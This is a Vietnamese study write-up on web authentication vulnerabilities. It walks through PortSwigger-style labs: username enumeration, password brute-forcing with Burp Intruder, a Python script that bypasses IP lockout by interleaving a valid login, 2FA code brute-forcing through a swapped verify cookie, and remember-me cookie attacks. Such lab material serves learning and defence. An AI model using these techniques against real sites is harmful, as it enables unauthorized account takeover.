

Authentication vulnerabilities

1.	Định nghĩa	2
2.	Các loại lỗ hổng Authentication	2
2.1.	Lỗ hổng trong quá trình đăng nhập bằng mật khẩu	2
	Cách để phát hiện ra lỗ hổng này.....	3
	Lab test	6
	Lab2 test:	9
2.2.	Các lỗ hổng trong xác thực đa yếu tố (Multi-factor Authentication)	13
	Cách phát hiện lỗ hổng.....	13
	Lab test	15
2.3.	Lỗ hổng trong các cơ chế xác thực khác.....	16
	Cách phát hiện các lỗ hổng liên quan.....	17
	Lab test	18
3.	Cách ngăn chặn	21


1. Định nghĩa

Authentication là quá trình xác minh danh tính của user hoặc client.

Lỗi hỏng xác thực (authentication vulnerabilities) là các điểm yếu trong quá trình xác minh danh tính của người dùng trên các trang web hoặc hệ thống. Những điểm yếu này có thể bị kẻ tấn công lợi dụng để truy cập vào dữ liệu và chức năng quan trọng mà họ không được phép. Các lỗi hỏng này thường xảy ra do:

- **Cơ chế xác thực yếu:** Ví dụ như mật khẩu dễ đoán hoặc không đủ bảo vệ chống lại các cuộc tấn công brute-force.
- **Lỗi logic hoặc mã hóa kém:** Những lỗi này cho phép kẻ tấn công vượt qua hoàn toàn cơ chế xác thực, đôi khi được gọi là "xác thực bị phá vỡ" (broken authentication).

Tác động của các lỗi hỏng xác thực có thể rất nghiêm trọng. Nếu kẻ tấn công lợi dụng được lỗi hỏng này, họ có thể truy cập vào thông tin nhạy cảm hoặc kiểm soát toàn bộ hệ thống, gây ra những hậu quả nghiêm trọng về an ninh và bảo mật.



2. Các loại lỗi hỏng Authentication

2.1. Lỗi hỏng trong quá trình đăng nhập bằng mật khẩu

Đối với các trang web sử dụng quy trình đăng nhập dựa trên mật khẩu, người dùng có thể tự đăng ký tài khoản hoặc được quản trị viên cấp tài khoản. Mỗi tài khoản sẽ được liên kết với một tên người dùng duy nhất và một mật khẩu bí mật. Khi người dùng nhập tên người dùng và mật khẩu vào biểu mẫu đăng nhập, hệ thống sẽ xác thực dựa trên thông tin này.

Trong trường hợp này, việc người dùng biết và nhập đúng mật khẩu bí mật được xem là bằng chứng đủ để xác nhận danh tính của họ. Điều này có nghĩa là bảo mật của trang web có thể bị xâm phạm nếu kẻ tấn công có thể lấy được hoặc đoán được thông tin đăng nhập (tên người dùng và mật khẩu) của một người dùng khác. Nếu kẻ tấn công có thể truy cập được tài khoản của người dùng khác, họ có thể truy cập vào dữ liệu và các chức năng nhạy cảm của tài khoản đó, gây ra nguy cơ bảo mật nghiêm trọng cho hệ thống.

Cách để phát hiện ra lỗ hổng này

Phát hiện chủ yếu dựa trên loại tấn công Brute-force.

Tấn công brute-force là khi kẻ tấn công sử dụng hệ thống thử và sai để đoán thông tin đăng nhập hợp lệ của người dùng. Các cuộc tấn công này thường được tự động hóa bằng cách sử dụng danh sách tên người dùng và mật khẩu. Sử dụng các công cụ chuyên dụng cho phép kẻ tấn công thực hiện số lượng lớn các lần thử đăng nhập với tốc độ cao.

Brute-force không chỉ đơn giản là đoán ngẫu nhiên tên người dùng và mật khẩu. Kẻ tấn công có thể sử dụng logic cơ bản hoặc thông tin công khai để tinh chỉnh cuộc tấn công, làm cho các phỏng đoán trở nên chính xác hơn và hiệu quả hơn. Có 2 loại brute-force chính:

a. Brute-forcing tên người dùng

Tên người dùng dễ đoán nếu tuân theo mẫu nhận dạng, chẳng hạn như địa chỉ email (ví dụ: firstname.lastname@somecompany.com).

Ngay cả khi không có mẫu rõ ràng, các tài khoản có quyền cao cũng thường có tên người dùng dễ đoán như admin hoặc administrator.

b. Brute-forcing mật khẩu

Mật khẩu cũng có thể bị brute-force, độ khó sẽ phụ thuộc vào độ mạnh của mật khẩu. Nhiều trang web áp dụng chính sách mật khẩu bắt buộc người dùng tạo mật khẩu phức tạp với:

- Độ dài tối thiểu
- Kết hợp chữ thường và chữ hoa
- Ít nhất một ký tự đặc biệt

Tuy nhiên, người dùng thường tạo mật khẩu dễ nhớ và phù hợp với chính sách.

Ví dụ: biến đổi nhẹ mật khẩu để đoán (mypassword thành Mypassword1! hoặc Myp4\$\$w0rd).

Khi chính sách yêu cầu thay đổi mật khẩu định kỳ, người dùng cũng thường chỉ thay đổi nhỏ, Ví dụ: Mypassword1! thành Mypassword1? hoặc Mypassword2!.

Hiểu được các mẫu mật khẩu và hành vi của người dùng giúp các cuộc tấn công brute-force trở nên tinh vi và hiệu quả hơn so với việc thử ngẫu nhiên tất cả các kết hợp ký tự.

c. Username Enumeration

Username enumeration là khi kẻ tấn công có thể quan sát các thay đổi trong hành vi của trang web để xác định xem một tên người dùng nhất định có hợp lệ hay không.

Cách thức thực hiện

Trên trang đăng nhập:

- **Nhập tên người dùng hợp lệ và mật khẩu sai**

Nếu trang web có thông báo lỗi khác nhau cho trường hợp tên người dùng không hợp lệ và trường hợp mật khẩu sai, kẻ tấn công có thể dễ dàng xác định được tên người dùng hợp lệ.

Trên biểu mẫu đăng ký:

- **Nhập tên người dùng đã tồn tại**

Nếu trang web thông báo rằng tên người dùng đã tồn tại, kẻ tấn công có thể sử dụng thông tin này để liệt kê các tên người dùng hợp lệ.

3 dấu hiệu của Username Enumeration

Mã trạng thái HTTP (HTTP Status Codes)

Ví dụ: Một trang web có mã trạng thái HTTP khác nhau cho các trường hợp lỗi khác nhau.

- **Tên người dùng và mật khẩu sai:** HTTP Status Code 401 (Unauthorized)
- **Tên người dùng đúng nhưng mật khẩu sai:** HTTP Status Code 403 (Forbidden)

Kẻ tấn công có thể gửi nhiều yêu cầu đăng nhập với tên người dùng khác nhau và quan sát mã trạng thái trả về.

Nếu mã trạng thái trả về là 403, kẻ tấn công biết rằng tên người dùng là hợp lệ nhưng mật khẩu sai.

Thông báo lỗi (Error Messages)

Ví dụ: Một trang web có thông báo lỗi khác nhau tùy thuộc vào việc cả tên người dùng và mật khẩu đều sai hay chỉ mật khẩu sai.

- **Tên người dùng và mật khẩu sai:** "Tên người dùng hoặc mật khẩu không chính xác."
- **Tên người dùng đúng nhưng mật khẩu sai:** "Mật khẩu không chính xác."

Kẻ tấn công có thể thử đăng nhập với tên người dùng khác nhau. Nếu nhận được thông báo "Mật khẩu không chính xác," họ biết rằng tên người dùng là hợp lệ nhưng mật khẩu sai.

Thời gian phản hồi (Response Times)

Ví dụ: Một trang web chỉ kiểm tra mật khẩu nếu tên người dùng hợp lệ, dẫn đến thời gian phản hồi khác nhau.

- **Tên người dùng sai:** Thời gian phản hồi nhanh (ví dụ: 100ms)
- **Tên người dùng đúng nhưng mật khẩu sai:** Thời gian phản hồi chậm hơn do kiểm tra mật khẩu (ví dụ: 300ms)

Kẻ tấn công có thể gửi nhiều yêu cầu đăng nhập với tên người dùng khác nhau và đo thời gian phản hồi. Nếu thời gian phản hồi dài hơn, họ biết rằng tên người dùng là hợp lệ nhưng mật khẩu sai.

⇒ Các ví dụ trên minh họa cách kẻ tấn công có thể lợi dụng mã trạng thái HTTP, thông báo lỗi và thời gian phản hồi để xác định tên người dùng hợp lệ. Đây là những dấu hiệu quan trọng trong việc phát hiện lỗ hổng username enumeration và cần được bảo vệ cẩn thận.

Lab test

Mục tiêu của lab này là từ 1 danh sách username, password được cho trước. Ta sẽ cho vào Burp Intruder để dự đoán xem đâu là username đúng. Sau khi xác định được username đúng rồi thì từ đó ta có thể brute password bằng cách tương tự.

The image shows a screenshot of a web security lab environment. On the left, the Burp Suite Professional interface is visible, specifically the 'Intruder' tab. The 'Attack type' is set to 'Sniper'. The 'Payload positions' section shows a list of HTTP request details, including the target URL, headers, and body. The body contains a payload: `username=Salcd&password=1234`. On the right, a web browser window displays the 'WebSec Academy' login page. The page title is 'Username enumeration via different responses'. The login form has fields for 'Username' and 'Password', and a 'Log in' button. Below the form, an error message 'Invalid username' is displayed. The browser's address bar shows the URL `https://0ae80060043e11db8002bc6e00c10076.web-security-academy.net`.

Results Positions Payloads Resource pool Settings						
Filter: Showing all items						
Request	Payload	Status code	Error	Timeout	Length	Comment
06	arlington	200			3250	
0		200			3248	
1	carlos	200			3248	
2	root	200			3248	
3	admin	200			3248	
4	test	200			3248	
5	guest	200			3248	
6	info	200			3248	
7	adm	200			3248	
8	mysql	200			3248	
9	user	200			3248	
10	administrator	200			3248	
11	oracle	200			3248	
12	ftp	200			3248	
13	pi	200			3248	
14	puppet	200			3248	
15	ansible	200			3248	
16	ec2-user	200			3248	
17	vagrant	200			3248	
18	azureuser	200			3248	
19	academico	200			3248	
20	access	200			3248	
21	access	200			3248	
22	accounting	200			3248	
23	accounts	200			3248	
24	acid	200			3248	

Finished

Results

Positions

Payloads

Resource pool

Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
06	arlington	200			3250	
0		200			3248	
1	carlos	200			3248	
2	root	200			3248	
3	admin	200			3248	
4	test	200			3248	
5	guest	200			3248	
6	info	200			3248	

RequestResponse

PrettyRawHexRender

46

</p>

 My account

<p>
 I
</p>
</section>
</header>
<header class="notification-header">
</header>
<h1>
 Login
</h1>
<section>
 <p class="is-warning">
 Incorrect password
 </p>
<form class="login-form" method="POST" action="/login">
 <label>
 Username
 </label>
 <input required type="username" name="username" autofocus>
 <label>
 Password

47

48

49

50

51

52

53

54

55

56

57

Request	Payload	Status code	Error	Timeout	Length	Comment
27	adam	200			3248	
28	adkit	200			3248	
29	admin	200			3248	
30	administracion	200			3248	
31	administrador	200			3248	
32	administrador	200			3248	
33	administrators	200			3248	
34	admins	200			3248	
35		200			3248	

RequestResponse

PrettyRawHexRender

46

</p>

 My account

<p>
 I
</p>
</section>
</header>
<header class="notification-header">
</header>
<h1>
 Login
</h1>
<section>
 <p class="is-warning">
 Invalid username
 </p>

47

48

49

50

51

52

53

Chạy payload từ username trước, ta thấy chiều dài phần response trả về có sự thay đổi. Lúc này ta thấy ở length 3250 thì hiện thông báo *incorrect password*, các trường username với length giống nhau là 3248 thì có thông

báo *invalid username*. Tức là trường username với length 3250 và giá trị **arling ton** đúng và mật khẩu đang sai. Lúc này ta tiếp tục brute force với giá trị username này với danh sách password đã cho và so sánh sự khác nhau giữa kết quả trả về.

Results

Positions

Payloads

Resource pool

Settings

▼

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length ^	Comment
8	111111	302	☐	☐	191	
0		200	☐	☐	3250	
1	123456	200	☐	☐	3250	
2	password	200	☐	☐	3250	
3	12345678	200	☐	☐	3250	
4	qwerty	200	☐	☐	3250	
5	123456789	200	☐	☐	3250	
6	12345	200	☐	☐	3250	

Request

Response

Pretty

Raw

Hex

Render

1

HTTP/2 302 Found

2

Location: /my-account?id=arlington

3

Set-Cookie: session=ZUFqybXeckgdYTG1WplurVxjNqR7DukK; Secure; HttpOnly; SameSite=None

4

X-Frame-Options: SAMEORIGIN

5

Content-Length: 0

6

7

Ta thấy pass là **111111** đang có kết quả trả về khác biệt. Giờ khi ta thử với username là arlington và pass là 111111 và xem kết quả thấy đã đăng nhập thành công.



Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: arlington

Your email is: arlington@normal-user.net

Email

Update email

Lab2 test:

Trong bài lab này, bạn được cung cấp thông tin đăng nhập cho một tài khoản (wiener:peter) và được yêu cầu truy cập vào một tài khoản khác có tên người dùng là carlos.

Khi bạn nhập sai mật khẩu 3 lần liên tiếp, IP của bạn sẽ bị chặn và bạn không thể tiếp tục thử đăng nhập trong một khoảng thời gian nhất định

Login

You have made too many incorrect login attempts. Please try again in 1 minute(s).

Username

Password

Log in

Nếu bạn đăng nhập thành công vào tài khoản "wiener" sau mỗi vài lần thử mật khẩu cho tài khoản "carlos", hệ thống sẽ reset bộ đếm số lần đăng nhập sai. Điều này có nghĩa là bạn có thể tiếp tục thử đăng nhập thêm mà không bị chặn IP.

Ví dụ:

- Bạn thử đăng nhập với tên người dùng "carlos" và mật khẩu sai lần 1.
- Bạn thử đăng nhập với tên người dùng "carlos" và mật khẩu sai lần 2.
- Bạn đăng nhập thành công vào tài khoản "wiener".
- Bộ đếm số lần đăng nhập sai được reset về 0.
- Bạn tiếp tục thử đăng nhập với tên người dùng "carlos" và mật khẩu sai lần 1.
- Và cứ tiếp tục như vậy

Ta sẽ tạo danh sách brute force với tên người dùng và mật khẩu có dạng như sau để vượt qua cơ chế chặn IP:

carlos
wiener
carlos
wiener
carlos
wiener
etc ...

And our password list should look like this:

pass
peter
pass
peter
pass
peter
etc ...

Dưới đây là script để tạo danh sách username và password theo format trên:

```
username.py  ×  ...  password.py  ×

D: > username.py > ...
1  name1 = "carlos"
2  name2 = "wiener"
3  length = 0
4
5  f = open("names.txt", "w+")
6
7  while length <= 100:
8      f.write(f"{name1}\n")
9      f.write(f"{name2}\n")
10     length = length + 1
11
12     ✖ close()
13

D: > password.py > ...
1  passwd = "peter"
2  f = open("passwords.txt", "r")
3  d = open("newpasswords.txt", "w+")
4
5  for i in f:
6      d.write(f"{i}")
7      d.write(f"{passwd}\n")
8
9  f.close()
10 d.close()
11
```

Ta sẽ tạo brute-force với 2 file payload vừa tạo và đợi phản hồi mã trạng thái 302 để xem username và password đúng.

Giải thích logic hoạt động:

- Khi Burp Suite gửi yêu cầu đăng nhập với "carlos" và một mật khẩu trong danh sách, nếu sai thì ngay sau đó sẽ là yêu cầu đăng nhập với "wiener" và mật khẩu "peter" để reset bộ đếm.
- Ví dụ:

```
Request 1: carlos:password1 (sai)
Request 2: wiener:peter (đúng - reset bộ đếm)
Request 3: carlos:password2 (sai)
Request 4: wiener:peter (đúng - reset bộ đếm)
```

2.2. Các lỗ hổng trong xác thực đa yếu tố (Multi-factor Authentication)

Lỗi trong xác thực đa yếu tố (MFA) là các lỗ hổng bảo mật xảy ra khi hệ thống sử dụng nhiều yếu tố để xác thực danh tính người dùng, không hoạt động như mong đợi. Các lỗi này có thể cho phép kẻ tấn công vượt qua hoặc khai thác hệ thống xác thực để truy cập trái phép vào tài khoản của người dùng.

Cách phát hiện lỗ hổng

a. Bỏ qua xác thực 2 yếu tố

Khi một hệ thống 2FA được triển khai không đúng cách, người dùng có thể ở trạng thái "đã đăng nhập" sau khi chỉ nhập mật khẩu, mà không cần nhập mã xác minh. Điều này có nghĩa là kẻ tấn công có thể truy cập các trang chỉ dành cho người dùng đã đăng nhập mà không cần phải hoàn thành bước xác minh thứ hai.

Để phát hiện lỗi này, bạn có thể thử truy cập trực tiếp vào các trang chỉ dành cho người đã đăng nhập sau khi hoàn thành bước nhập mật khẩu. Nếu trang web không kiểm tra việc hoàn thành bước xác minh thứ hai, thì đó là một lỗ hổng bảo mật.

b. Thiếu sót logic trong xác thực 2 yếu tố

Đôi khi logic trong xác thực hai yếu tố (2FA) bị lỗi có nghĩa là sau khi người dùng hoàn thành bước đăng nhập ban đầu, trang web không kiểm tra đầy đủ rằng cùng một người dùng đang hoàn thành bước thứ hai. Ví dụ: người dùng đăng nhập với thông tin xác thực bình thường của họ ở bước đầu tiên như sau:

```
POST /login-steps/first HTTP/1.1
Host: vulnerable-website.com
...
username=carlos&password=qwerty
```

Sau đó họ được gán một cookie liên quan đến tài khoản của họ, trước khi được chuyển đến bước thứ hai của quá trình đăng nhập:

```
HTTP/1.1 200 OK
Set-Cookie: account=carlos

GET /login-steps/second HTTP/1.1
Cookie: account=carlos
```

Khi gửi mã xác minh, yêu cầu sử dụng cookie này để xác định tài khoản mà người dùng đang cố gắng truy cập:

```
POST /login-steps/second HTTP/1.1
Host: vulnerable-website.com
Cookie: account=carlos
...
verification-code=123456
```

Trong trường hợp này, kẻ tấn công có thể đăng nhập bằng thông tin xác thực của họ nhưng sau đó thay đổi giá trị của *cookie account* thành bất kỳ tên người dùng nào khi gửi mã xác minh:

```
POST /login-steps/second HTTP/1.1
Host: vulnerable-website.com
Cookie: account=victim-user
...
verification-code=123456
```

Điều này cực kỳ nguy hiểm nếu kẻ tấn công sau đó có thể brute-force mã xác minh vì nó sẽ cho phép họ đăng nhập vào tài khoản của người dùng bất kỳ chỉ dựa trên tên người dùng của họ. Họ thậm chí không cần biết mật khẩu của người dùng.

c. Brute-forcing 2FA verification codes

Khi hệ thống xác thực hai yếu tố (2FA) sử dụng mã xác minh đơn giản như số 4 hoặc 6 chữ số, kẻ tấn công có thể dễ dàng brute-force (thử nhiều mã liên tục cho đến khi đúng). Một số trang web cố gắng ngăn chặn brute-force bằng cách đăng xuất người dùng sau một số lần nhập sai, nhưng điều này không hiệu quả. Kẻ tấn công có thể sử dụng các công cụ như Burp Intruder hoặc Turbo Intruder để tự động hóa việc thử mã xác minh, làm cho biện pháp bảo vệ này trở nên vô dụng.

Lab test

Lab này hoạt động khi trang web không kiểm tra đầy đủ rằng cùng một người dùng đang hoàn thành bước thứ hai.

The screenshot displays an HTTP request and response in a web browser's developer tools. The request is a POST to /login HTTP/1.1 with a cookie and a verification code. The response is a 302 Found status with a location to /login2.

Request

```
1 POST /login HTTP/1.1
2 Host: 0a780058034c644084a19a800dc008a.web-security-academy.net
3 Cookie: session=APb205iljxj2cRqjPgJdihMD3dIDQMBp
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 30
10 Origin: https://0a780058034c644084a19a800dc008a.web-security-academy.net
11 Referer: https://0a780058034c644084a19a800dc008a.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 username=viener&password=peter
```

Response

```
1 HTTP/2 302 Found
2 Location: /login2
3 Set-Cookie: verify=viener; HttpOnly
4 Set-Cookie: session=cqmbzMIQ85MQuV59D6v4mZAh1CeLS1Ma; Secure; HttpOnly; SameSite=None
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 0
7
8
```

Positions

Payloads

Resource pool

Settings

1 Choose an attack type

Attack type: Sniper

Start attack

2 Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a780058034c644084a419a800dc008a.web-security-academy.net

Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

```

1 POST /login HTTP/2
2 Host: 0a780058034c644084a419a800dc008a.web-security-academy.net
3 Cookie: session=cq8eM1288MQu75fD6v4wC3hlC4L5IMa; verify=carlos
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 13
10 Origin: https://0a780058034c644084a419a800dc008a.web-security-academy.net
11 Referer: https://0a780058034c644084a419a800dc008a.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 xfa-code=00335

```

Khi ta đăng nhập với wiener và peter, hệ thống sẽ bao gồm xác thực 2 bước, kiểm tra nếu đúng là user wiener thì sẽ cung cấp mã xác thực là 0035 để đăng nhập thành công.

Trong trường hợp này, ta có thể đăng nhập bằng thông tin xác thực của wiener nhưng sau đó thay đổi giá trị của *verify* thành bất kỳ tên người dùng nào khi gửi mã xác minh. Ở đây ta sẽ đổi thành **carlos** và brute-force giá trị mã xác thực để xem status code trả về:

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
9994	3999	200			3275	
9995	4999	200			3275	
9996	5999	200			3275	
9997	6999	200			3275	
9998	7999	200			3524	
9999	8999	200			3275	
10000	9999	200			3275	
4462	1644	302			188	
0		200			3275	
1	0000	200			3275	
2	1000	200			3275	
3	2000	200			3275	
4	3000	200			3275	
5	4000	200			3275	
6	5000	200			3275	
7	6000	200			3275	
8	7000	200			3275	
9	8000	200			3275	
10	9000	200			3275	

Request

Response

```

1 POST /login HTTP/2
2 Host: 0a280f004488f300f12800410038.web-security-academy.net
3 Cookie: verify=carlos
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 13
10 Origin: https://0a280f004488f300f12800410038.web-security-academy.net
11 Referer: https://0a280f004488f300f12800410038.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 Connection: keep-alive

```

Khi tìm thấy một phản hồi 302 (chuyển hướng), ta đã tìm được mã 2FA đúng.

2.3. Lỗ hổng trong các cơ chế xác thực khác

Ngoài chức năng đăng nhập, nhiều trang web còn cung cấp các công cụ khác để người dùng quản lý tài khoản của mình, như thay đổi hoặc đặt lại mật khẩu. Những công cụ này có thể có lỗ hổng bảo mật mà kẻ tấn công có thể lợi dụng.

Trang web thường tập trung vào việc bảo vệ trang đăng nhập khỏi các lỗ hổng đã biết, nhưng có thể bỏ qua việc bảo mật các chức năng bổ sung này. Điều này rất quan trọng, vì nếu kẻ tấn công có thể tạo tài khoản của riêng họ, họ sẽ dễ dàng nghiên cứu và tìm ra lỗ hổng trong các trang này.

Cách phát hiện các lỗ hổng liên quan

a. Keeping Users Logged In

Lỗ hổng do cookie "Remember me":

- Các trang web sử dụng token "remember me" lưu trong cookie để duy trì đăng nhập người dùng. Nếu cookie này dễ đoán (ví dụ: dựa trên tên người dùng và timestamp) hoặc được mã hóa không an toàn, kẻ tấn công có thể brute-force cookie để truy cập tài khoản người dùng khác.
- Một số trang web sử dụng Base64 hoặc mã hóa đơn giản để bảo vệ cookie, nhưng điều này không an toàn. Nếu kẻ tấn công biết thuật toán băm và không có salt, họ có thể brute-force cookie dễ dàng.

Khai thác lỗ hổng bằng XSS:

- Kẻ tấn công có thể sử dụng XSS để đánh cắp cookie "remember me" của người dùng khác và suy ra cách cookie được tạo ra.
- Trong một số trường hợp, mật khẩu người dùng có thể được lấy từ cookie, ngay cả khi đã băm, nếu mật khẩu này có trong danh sách mật khẩu đã băm khóa trực tuyến. Điều này nhấn mạnh tầm quan trọng của việc sử dụng salt trong mã hóa.

b. Resetting User Passwords

Sending Passwords by Email:

- Một số trang web tạo ra mật khẩu mới và gửi qua email, nhưng điều này cũng dễ bị tấn công man-in-the-middle.
- Gửi mật khẩu qua các kênh không an toàn nên tránh. Nếu gửi mật khẩu mới, chúng phải hết hạn nhanh chóng hoặc yêu cầu người dùng thay đổi ngay lập tức.

Resetting Passwords Using a URL

Một phương pháp bảo mật hơn để đặt lại mật khẩu là gửi một URL duy nhất cho người dùng để họ có thể truy cập trang đặt lại mật khẩu. Tuy nhiên, nếu cách triển khai này không an toàn, URL có thể chứa các tham số dễ đoán, ví dụ:

```
http://vulnerable-website.com/reset-password?user=victim-user
```

Trong ví dụ này, kẻ tấn công có thể thay đổi tham số 'user' để tham chiếu đến bất kỳ tên người dùng nào họ đã xác định. Họ sẽ được dẫn thẳng đến trang nơi họ có thể đặt lại mật khẩu mới cho người dùng bất kỳ.

c. Changing user passwords

Khi thay đổi mật khẩu, người dùng thường phải nhập mật khẩu hiện tại và mật khẩu mới. Trang này kiểm tra tính hợp lệ của tên người dùng và mật khẩu giống như trang đăng nhập, nên có thể bị tấn công bằng các phương pháp tương tự. Nếu hệ thống cho phép thay đổi mật khẩu mà không cần đăng nhập, kẻ tấn công có thể lợi dụng điểm yếu này để truy cập tài khoản của người khác bằng cách thay đổi thông tin trong yêu cầu thay đổi mật khẩu.

Lab test

Lab này khai thác một lỗ hổng trong cơ chế "stay-logged-in" của trang web. Trang web cho phép người dùng giữ đăng nhập ngay cả sau khi đóng phiên trình duyệt. Cookie "stay-logged-in" được sử dụng để cung cấp chức năng này và có thể bị brute-force.

Mục tiêu là sẽ khai thác lỗ hổng trong chức năng này để brute-force 1 cookie hợp lệ cho username Carlos từ stay-logged-in của username

Wiener

Time	URL	Method	Path	Status	Size	Content-Type	Response	IP	Time			
1718	https://0adc005b032f3734...	POST	/login	✓	302	308		✓	79.125.84.16	stay-logged-in...	14:19:31	
1717	https://0adc005b032f3734...	GET	/academyLabHeader		101	147		✓	79.125.84.16		14:19:22	
1716	https://0adc005b032f3734...	GET	/login		200	3350	HTML	Brute-forcing a stay...	✓	79.125.84.16		14:19:21
1715	https://0adc005b032f3734...	GET	/my-account		302	86		✓	79.125.84.16		14:19:21	
1714	https://www.youtube.com	GET	/api/stats/watchtime?ns=yt&el=...	✓	204	389	HTML		✓	142.250.66.110		14:19:21
1713	https://0adc005b032f3734...	GET	/academyLabHeader		101	147		✓	79.125.84.16		14:19:20	
1712	https://0adc005b032f3734...	GET	/		200	8358	HTML	Brute-forcing a stay...	✓	79.125.84.16		14:19:19
1711	https://0adc005b032f3734...	GET	/logout		302	168		✓	79.125.84.16	session=njwif...	14:19:19	
1710	https://www.youtube.com	POST	/api/stats/geo?fmt=247&afmt=...	✓	204	483	HTML		✓	142.250.66.110		14:19:18
1709	https://accounts.youtube....	POST	/RotateCookies	✓	200	2156	JSON		✓	142.251.220.46	__Secure-TPSID...	14:19:17

Request

Pretty

Raw

Hex

1

POST /login HTTP/2

2

Host: 0adc005b032f373484b4aedf00c8001f.web-security-academy.net

3

Cookie: session=njwif1fBi86c4ftjAqGshHJ21oyW92YIJ3

4

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8

6

Accept-Language: en-US,en;q=0.5

7

Accept-Encoding: gzip, deflate, br

8

Content-Type: application/x-www-form-urlencoded

9

Content-Length: 48

10

Origin: https://0adc005b032f373484b4aedf00c8001f.web-security-academy.net

11

Referer: https://0adc005b032f373484b4aedf00c8001f.web-security-academy.net/login

12

Upgrade-Insecure-Requests: 1

13

Sec-Fetch-Base: document

14

Sec-Fetch-Mode: navigate

15

Sec-Fetch-Site: same-origin

16

Sec-Fetch-User: ?1

17

Priority: u=0, i

18

Te: trailers

19

20

username=wiener&password=peter&stay-logged-in=on

Response

Pretty

Raw

Hex

Render

1

HTTP/2 302 Found

2

Location: /my-account?id=wiener

3

Set-Cookie: stay-logged-in=d211baVj0jUs2GHsMG8kYsQ3M2Q0M2E2HDEx2T11YmJhHhHdHscw;

4

Expires=Wed, 01 Jan 3000 01:00:00 UTC

5

Set-Cookie: session=f73ab79QSCB5YSgm0HTYN0cZ5XK3Wd1B; Secure; HttpOnly;

6

SameSite=None

7

X-Frame-Options: SAMEORIGIN

